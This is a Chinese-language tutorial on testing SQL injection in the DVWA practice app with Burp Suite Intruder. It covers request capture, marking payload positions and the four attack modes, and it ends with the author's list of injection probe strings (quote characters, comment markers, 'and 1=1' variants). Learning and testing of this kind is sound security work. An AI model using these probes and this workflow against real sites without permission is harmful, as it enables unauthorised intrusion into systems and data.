
今天将利用 DVWA 的 SQL 注入进行测试。SQL 注入很简单，你可以看到下面的图片。







我们需要捕捉用户 ID 请求，单击“提交”按钮，抓取数据包后，用有效载荷测试用户输入的 ID 值。

要做到这一点，必须确保 burp 拦截我们的要求，设置如下。



提交用户 ID 的请求，并发送到 intruder，你可以看到下面的结果。





工具已经自动为我们创造了有效载荷测试的位置。有效载荷的位置使用§符号作为每个有针对性的攻击位置的起始和结束标记。想测试的位置前后用§§符号进行标识。

然后设置攻击类型，有 4 种模式供大家选择。具体这 4 种模式的区别大家可以参考 burp 的官方帮助文档。

Sniper 这种攻击模式可以在我们选择的攻击位置注入一个单一的有效载荷。这需要有效载荷选项，将它们插入到选定的位置，然后重复，直到它已测试所有的有效载荷选项。如果选择多个位置，它会只适用于测试，一次一个位置。我会告诉你如何使用它测试在几秒钟之内的 SQL 漏洞。

Battering ram 是将有效载荷插入到选定的攻击位置的 Sniper 攻击模式。这里的区别是，如果选择了多个位置，它会插入所有位置一次性进行测试，而 Sniper 是逐一测试。


Pitchfork 允许你测试多种有效载荷，最大能够自定义 8 个，并且基于攻击位置。这种攻击模式设置不同的有效载荷为每个位置逐一同时测试。

Cluster bomb 这种攻击模式使用多种有效载荷，并允许你测试每一个可能有效载荷在每个选择的攻击位置。这意味着接下来的测试，交换任何其他有效载荷，当你有不同需要注入的地方时，它将会非常方便。


今天我选用的是 Sniper 模式进行测试，我会告诉你如何使用它测试 SQL 漏洞。虽然 burp 自带了测试语句，但我还是希望自己手动去整理语句。下面是我自己整理的一些 SQL 注入测试的语句。

```
'
"
/
/*
#
)
(
)'
('
and 1=1
and 1=2
and 1>2
and 1<=2
+and+1=1
+and+1=2
+and+1>2
+and+1<=2
/**/and/**/1=1
/**/and/**/1=2
/**/and/**/1>2
/**/and/**/1<=2
```

